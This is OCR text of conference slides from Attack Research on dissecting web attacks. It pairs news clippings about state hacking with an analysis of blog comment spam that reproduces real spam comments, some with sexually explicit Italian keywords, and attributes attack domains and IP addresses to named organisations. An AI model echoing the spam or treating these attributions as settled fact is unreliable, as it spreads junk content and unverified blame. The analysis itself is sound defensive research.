Dissecting Web Attacks

Val Smith (valsmith@attackresearch.com)
Colin Ames (amesc@attackresearch.com)
Delchi (delchi@attackresearch.com)

Bios

Valsmith

- Affiliations:
  - Attack Research
  - Metasploit
  - cDc
- Work:
  - Attack Techniques Research
  - Pen Tester/ Exploit developer
  - Reverse Engineer
  - Malware Analyst

- History
  - Founder Offensive Computing
  - Speaker
    - Blackhat
    - Defcon
    - Shmoocon

Bios

Colin Ames

- Security Researcher, Attack Research
- Steganography Research
- Penetration Testing
- Reverse Engineering
- Malware Analysis

The Problem

THESE GUYS

(For Real?)

Chinese hackers: No site is safe

CNN.com /technology

STORY HIGHLIGHTS

- Chinese hackers clai
- The hackers met with
- Hackers say Beijing s
- Official "The Chinese

ZHOUSHAN, China (CNN) -- They operate from a bare apartment on a Chinese island. They are intelligent 20-somethings who seem harmless. But they are hard-core hackers who claim to have gained access to the world's most sensitive sites, including the Pentagon.

In fact, they say they are sometimes paid secretly by the Chinese government -- a claim the Beijing government denies.

WIRED BLOG NETWORK

DANGER ROO

Did China's Hackers Shut Off the Lights?

FOX NEWS.com We Report. You Decide.

Politics

Chinese Hackers Penetrate White House Computers

FOX NEWS

WASHINGTON — The White House computer system was penetrated numerous times by Chinese hackers, the Financial Times reported Friday.

ars technica the art of technology

Main | Business IT | Apple | Gaming | Hardwa

Home | News | Articles | Guides | Journals | Search | GO

From the News Desk

Germany, UK also investigating government PC espionage by China

By Ken Fisher | Published: September 09, 2007 - 09:20PM CT

In recent weeks, the Chinese have been accused not only of hacking the Pentagon, but also several German ministries and key sites in the UK, as well. In doing research for an upcoming story on the Pentagon attacks, I stumbled upon recent reports in Germany of surprisingly similar activity

Germany's Federal Office malicious trojan-based a attacks which some men say appear to originate

The story was first repor newspaper *Spiegel Online* found evidence of "Chine computers in several go office of German chancel Information Security exp trojans months ago and of over 160GB of data, a officials in Berlin originall irresponsible speculatior but as the drama unfold:

The Register®

Biting the hand that feeds IT

Software | Music & Media | Networks | Security | Public Sector | Business

Enterprise Security | Anti-Virus | Spam | ID | Spyware

Track this topic

blames China for hack attacks

whispers

eyden • Get more from this author

ecurity, 12th September 2007 15:49 GMT

epaper - The business case for Virtualization

itions have blamed China for an upsurge in hacking attacks

ve all become the subject of targeted attacks originating pointing the finger of blame towards China's Peoples ustralia and New Zealand joined the growing list this week.

ied any involvement in the attacks, with officials painting the ified hackers.

Telegraph.co.uk

Home | News | Sport | Finance | Comment | Trave

UK | World | Politics | Celebrities | Obituaries | Weird | Earth

You are here: Home > News > UK News

Chinese hackers 'raid Whitehall


By Richard Spencer and Ben Quinn

Last Updated: 1:09AM BST 06 Sep 2007

Hackers with links to China's military were last night accused of waging a long-term campaign to penetrate the computer networks of British governm departments.

- China denies hacking into Pentagon computers
- British concern over Taliban's Chinese arms

A day after China denied that it was the hidden hand behind hackers who breached Pentagon security networks in the US, "cyberwarriors" acting at t behest of the People's Liberation Army (PLA) were blamed for breaking int networks at the Foreign Office and other departments.




AND THESE GUYS


NEWS
Business Communications E-Commerce Enterprise IT Hot Topics Security
Russian Hackers Blackmail U.S. E-Commerce Site
By Clare Saliba
E-Commerce Times
03/09/01 10:33 AM PT
The FBI said that e-commerce firms have been less th
vigilant in securing customer data from hackers.
Free WiFi Hotspot Locator from TechNewsWorld
Wondering where to find the nearest publicly available WiFi Internet access? Our global directory of more than 100,000 locations in 26 countries is a terrific tool for mobile compu users.
The U.S. Federal Bureau of Investigation (FBI) issued an advisory Thursday warning that several organized hacker groups, operating out of Eastern European hubs, have stolen proprietary information from hundred
customer databases and more than
The FBI -- which is coordinating an
cybercrimes division at the National
primarily hail from Russia and the U
domestic credit card theft corresp
these regions.
Obama Team Targeted by Chinese, Russian Hackers
by Brandon Dimmel on 20081110 @ 10:25AM EST | google it | send to friends
Filed under Security | (related terms: system, news, mccain, hackers, barack obama)
Russian Team
Looking for Russian Team? Find exactly what you want today.
Yahoo.com
Disgruntled Republicans may find some solace in recent news that Chinese and Russian hackers recently hacked the computer systems of president-elect Barack
msnbc
Technology & science / Security
Categories
U.S. news
World news
Politics
Business
Sports
Entertainment
Tech & science
Space
Science
Tech and gadgets
Comics
Wireless
Security
Innovation
Russian hackers a
Bogus traffic slows target si
By Peter Svensson
AP Associated Press
Updated 8:23 a.m. MT, Wed., Aug. 13
NEW YORK – Attacks by Russian h
against Georgian Web sites, includ
hosted in the United States, conti
sent as Russian President Dmitri M
ordered a halt to hostilities against
Tom Buring, acting chief executive
Atlanta-based Web-hosting firm T
Inc., said the Web site of the president of
Georgia was the target of the flood of traffic from
Russia aiming to overwhelm the site. Buring
said bogus traffic outnumbered legitimate traffic
5,000 to 1 at president.gov.ge.
Russia Locked In Cyberwar With Estonia
by Vince Veneziani on May 17, 2007
2 Comments
(Pretend they're Russian)
HACKERS
In the first war of its kind, Russia has been attacking the small country of Estonia for several weeks now. The incident started after a bronze statue of a soviet soldier was removed from its memorial by Estonians. Russia got pissed and has launched hack attacks, DDoS attacks and plenty of other tricks against the country, taking down websites of political members, newspapers, banks, companies, as well as government websites.
The situation is so dire, that NATO has been called in to help assess the situation and bring some calm. There seems to be no end to the attacks, so special cyber-terrorism experts are being deployed to rectify matters. Sounds to me like some dude was watching Hackers and wanted to ah, hack the Gibson, but instead got caught up in a cyberwar.
Russia accused of unleashing cyberwar to disable

(Who says so?)


AND THESE GUYS



WANT YOUR



БОЛТАТЬ — ВРАГУ ПОМОГАТЬ!
VISA
SOCIAL SECURITY
ACCOUNT NUMBER
409-52-2002
HAS BEEN ESTABLISHED FOR
Elvis Aron Presley
SECURITY PURPOSES • NOT FOR IDENTIFICATION
WORLD WARCRAFT
jtkirk
Remember my password
OK
Cancel
000-00-0000
JOHN DOE
SIGNATURE

AND WILL USE YOUR



TO GET THEM

While this happens you are:



Introduction

Introduction

- Attackers are using the **web** in various ways to:
  - Push users to their malicious sites
  - Gain access to computers
  - Steal information
- They use many technologies
  - Java/Javascript
  - Iframes
  - Spam
  - HTML
  - Encoding/Obfuscation
  - Injection

Introduction

- For this talk we analyzed different types of attacks
  - **Blog Spam**
  - **Web site injection**
- We dissect the attacks piece by piece to analyze and show
  - **Source code**
  - **Network traffic**
  - **Binaries**
  - **Commands**
  - **Attack Goals**
  - **Attackers**


INDESCRIBABLE
INDESTRUCTABLE!
NOTHING CAN STOP IT!
THE BLOG



SPAM
Luncheon Meat
Hormel
Foods

Blog Spam

- **Analysis process**
  - View victim blog, locate malicious comments
  - Trace back all A HREFs in comments
  - WGET code from attacker site
    - Follow any links
    - Decode obfuscated instructions
    - Debug javascript
      - Firebug, Venkman
    - Decompile Java Applets
  - Lookup owners of domains / IPs
  - Reverse any exploits / binaries

Blog Spam

- 1st Stage of the attack
  - Uses comments to sites
  - Blogs such as Drupal & Wordpress
- Comments:
  - Usually in response to valid post
  - Splice together random but legitimate phrases from sources such as wikipedia
  - Contain several linked words to various sites
  - Will be added en mass to many disparate posts
  - Often will have non-English embedded words such as Italian, German, Russian



¿Cuanto tiene que mejorar aun el SL?
¿Que mejores prácticas puden identificarse dentro del SL?
¿Que implicaciones tiene el SL para los usuarios y desarrolladores?
Son algunas de las preguntas a las que se esta intentando dar respuesta

» **Inicie sesión** o **regístrese** para enviar comentarios

Cretaceous

Enviado por qjan09128 el Sáb, 09/21/2002 - 07:05.

7adaed8bf283a469f32bce1e97f13d97
The Cretaceous-Tertiary extinction event was the large-scale mass extinction of animal and plant species in a geologically short period of time, approximately 65.5 million years ago (mya). **site www moto guzzi it**, **legno massello copertura**. It is associated with a geological signature, usually a thin band dated to that time and found in various parts of the world, known as the KT boundary. **edilizia pubblica**, **giochi completi download**. The event marks the end of the Mesozoic Era, and the beginning of the Cenozoic Era. **inquinamento da traffico**, **donna nuda lesbica**. Non-avian dinosaur fossils are only found below the KT boundary and became extinct immediately before or during the event. **rovigo hotel albergo**, **sito porno star**. Mosasaurs, plesiosaurs, pterosaurs and many species of plants and invertebrates also became extinct. **capra umberto saba**, **annuncio hard sicilia**. Mammalian and bird clades passed through the boundary with few extinctions, **centri termali vallese**, **lettera damore it**. and radiation from those Maastrichtian clades occurred well past the boundary. **blocco autocad 3d**, **pisa provincia**. Many scientists theorize that the KT extinctions were caused by one or more catastrophic events such as massive asteroid impacts or increased volcanic activity. **agenzia viaggi modena**, **centro congresso mestruo venezia**. Several impact craters and massive volcanic activity in the Deccan traps have been dated to the approximate time of the extinction event. **scommessa galoppo**, **milly d abbraccio calendario 2003**. These geological events may have reduced sunlight and hindered photosynthesis, leading to a massive disruption in Earth's ecology. **trans inculata**, **italo calvino barone rampante**. Other researchers believe the extinction was more gradual, resulting from slower changes in sea level or climate.

» **Inicie sesión** o **regístrese** para enviar comentarios

Hoysala Empire

Enviado por qjan09128 el Dom, 03/09/2008 - 01:13.

c8932639ee4b91fa1367be834f5844c2
The Hoysala Empire was a prominent South Indian empire that ruled most of the modern-day state of Karnataka between the 10th and the 14th centuries. **Disegni Sulla Pace**, **sborrate in bocca gratis**. The capital of the Hoysalas was initially located at Belur but was later moved to Halebidu. **passero solitario parafrasi**, **testi canzoni gigi d alessio**. The Hoysala rulers were originally hill peoples of Malnad Karnataka, an elevated region in the Western Ghats range. **Ronaldigno it**, **Ricetta crep**. In the 12th century, taking advantage of **Accompagnatore Milano Versatile**, **Yota Profili Ragazze**. the warfare between the then ruling Western Chalukyas and Kalachuri kingdoms, **Ragazze Russe Cercano Italiani**, **Ricetta crep**. they annexed areas of present-day Karnataka and the fertile areas north of the Kaveri River delta in present-day Tamil Nadu. **Cannata Peron**, **ministero pubblica istruzione it**. By the 13th century, they governed most of present-day

The regular tuition is € 1350. The tuition for students who wish to receive course credit is € 1550. Students may reserve accommodation through the Unverisiteit van Amsterdam for a cost of € 350. Student housing is available from June 14th -June 29th.

more information under: http://www.ishss.uva.nl/Summer/Black_Europe.htm

Attachment	Size
Black_Europe_Flyer.pdf	178.65 KB

» Login or register to post comments | send to friend

Cretaceous

Submitted by drff22308 on 14 March, 2008 - 14:11.

7adaed8bf283a469f32bce1e97f13d97

The Cretaceous-Tertiary extinction event was the large-scale mass extinction of animal and plant species in a geologically short period of time, approximately 65.5 million years ago (mya). edilizia pubblica, armadi cabina. It is associated with a geological signature, usually a thin band dated to that time and found in various parts of the world, known as the KT boundary. eden village kournas, ing unimore it. The event marks the end of the Mesozoic Era, and the beginning of the Cenozoic Era. elenco hotel canazei, legno massello copertura. Non-avian dinosaur fossils are only found below the KT boundary and became extinct immediately before or during the event. fermentazione vino, sesso estremo gratis. Mosasaurs, plesiosaurs, pterosaurs and many species of plants and invertebrates also became extinct. trans inculata, sesso estremo gratis. Mammalian and bird clades passed through the boundary with few extinctions, albergo hotel avellino, affitti case vacanza villasimius. and radiation from those Maastrichtian clades occurred well past the boundary. testo pazza inter, pisa provincia. Many scientists theorize that the KT extinctions were caused by one or more catastrophic events such as massive asteroid impacts or increased volcanic activity. site www moto guzzi it, vendita casa prato. Several impact craters and massive volcanic activity in the Deccan traps have been dated to the approximate time of the extinction event. trasmettitore wireless video, yamaha sintoamplificatore. These geological events may have reduced sunlight and hindered photosynthesis, leading to a massive disruption in Earth's ecology. sintomo artrosi cervicale, download convertitore divx dvd. Other researchers believe the extinction was more gradual, resulting from slower changes in sea level or climate.

» Login or register to post comments

Hoysala Empire

Submitted by mer22308 on 11 March, 2008 - 12:45.

c8932639ee4b91fa1367be834f5844c2

The Hoysala Empire was a prominent South Indian empire that ruled most of the modern-day state of Karnataka between the 10th and the 14th centuries. Trucchi Narnia, piano cottura vetroceramica induzione. The capital of the Hoysalas was initially located at Belur but was later moved to Halebidu. Diario Anna Frank, Sfondi Windows Xp Gratis. The Hoysala rulers were originally hill peoples of Malnad Karnataka, an elevated region in the Western Ghats range. Donna A Pecorina, modello 740 2007. In the 12th century, taking advantage of Costo Del Metano Al Mc, Donna Bologna Annuncio Personale Amore. the warfare between the then ruling Western Chalukyas and Kalachuri kingdoms, Adunanza It, sborrate e pompino. they annexed areas of present-day Karnataka and the fertile areas north of the Kaveri River delta in present-day Tamil Nadu. testo canzone adagio lara fabian, Letti A Soppalco Per Adulti. By the 13th century, they governed most of present-day Karnataka, parts of Tamil Nadu and parts of western Andhra Pradesh in Deccan India. T Videoclip Sesso, Tabelline

Shows some comments added to a legitimate post.

Notice the hyperlinked Italian words.

Comments often start with an md5sum hash.

link:www.daolao.ru - Google Search | link:www.daolao.ru -inurl:daolao.ru - G...

музей Рерихов | Теософское общество | фонд Рерихов - [Translate this page]
музей Рерихов | Теософическое общество | фонд Рерихов | География.ру | Лао-цзы | Ломоносов.
lomonosov.org/cooperation.html - 13k - Cached - Similar pages - Note this

My Language : Русский - [Translate this page]
Шен: Даосский центр в Москве. Обучение восточным практикам, семинары, ицзин, цигун, фен-шуй, китайская астрология, йога. Библиотека, рассылка «Даосские ...
www.mylanguage.gov.au/ru/1381273 - 9k - Cached - Similar pages - Note this

The pattern of the lifetime's canvas - Переводим рецепты вместе - [Translate this page]
31 Окт, 2008 at 4:49 AM. Китайское миндальное печенье (Chinese Almond Cookies) Это простое и вкусное миндальное печенье отлично подавать когда угодно. ...
narakeshvara.livejournal.com/113780.html - 25k - Cached - Similar pages - Note this


Ссылки полезные и интересные - [Translate this page]
Все о Драконах: легенды, истории, факты, исследования. Галереи, библиотека. Более 600 Мб информации.
dragonest.by.ru/main/links.html - 28k - Cached - Similar pages - Note this

Ашрам.Ру :: Архив - [Translate this page]
2006, 15 октября 2006 г. (воскресенье) в центре «Открытый Мир» (Москва) состоится ритуал Будды Медицины в исполнении монахов тибетского монастыря. ...
ashram.ru/archives/archives.htm - 22k - Cached - Similar pages - Note this

godsdiensten - [Translate this page]
yinyanggoud-anim1.gif (12719 bytes) radvandeleer-anim.gif (13058 bytes) stervandavid-anim.gif (10810 bytes) kruisgoud-anim.gif (10026 bytes) moskee-anim .gif ...
www.law.kuleuven.be/chineesrecht/webterras/godsdien1.htm - 134k - Cached - Similar pages - Note this


Blog Spam

- Following embeded links in comment shows:



Blog Spam

- Site made to look like normal blog
- Links don’t actually work
- Page actually for deploying malware



Blog Spam

- Attack often comes from same domain with slightly different name:
  - qff09296@averfame.org
  - drff09296@averfame.org
  - drff52122@averfame.org
  - mer52122@averfame.org
- **Attack domain averfame.org info:**

Sponsoring Registrar: EstDomains, Inc. (R1345-LROR)
Registrant Name: Harold Lani
Registrant Organization: China Construction Bank
Registrant Street1: Mansion, No.31 Guangji Street, Ningbo, 315000, CN
Registrant Email: harold@avereanoia.org

IP Address: 78.108.181.22
descr: UPL Telecom
changed: serge@upl.cz 20071227
address: UPL TELECOM s.r.o
address: Vinohradska 184/2396

Blog Spam

- China Construction Bank known in the past for malware
  - State owned bank
- In *2004* several executives were executed by the state for engaging in financial fraud
- In *March 2006* it was reported to be hosting phishing sites targeting US banks

Blog Spam

- While the e-mail address given to post the malicious comments was owned by China Construction Bank,
  - The HTTP connection to make the posts came from 212.227.118.40 based on various web logs

212.227.118.40
Domain: kundenserver.de
Address: Erbprinzenstr. 4 - 12
City: Karlsruhe
role: Schlund NCC
address: Brauerstrasse 48
address: Germany

infong113.kundenserver.de.
Name: Achim Weiss
Pcode: 76133
Country: DE
address: 1&1 Internet AG
address: D-76135 Karlsruhe
e-mail: noc@oneandone.net

Google foto donna nude amatoriali debora Search Advanced Search Preferences

Web Results **1** - **10** of about **7,400** for **foto donna nude amatoriali debora**. (**0.28** seconds)

ncxtlhOeu - Interview Gilles de Robien - Forum evenementiel ...
cazzi **amatoriale** gratis casalinghe succhiatrici **debora** caprioglio trailers film .... **donna foto nude** donne anziane che fanno sesso erotic fotografi ...
forum.voyages.orange.fr/liremessages.php?idservice=10010&idsection=1820&thread=306&page=1 - 189k - Cached - Similar pages - Note this

El Juego de Edgar | Chosto.com
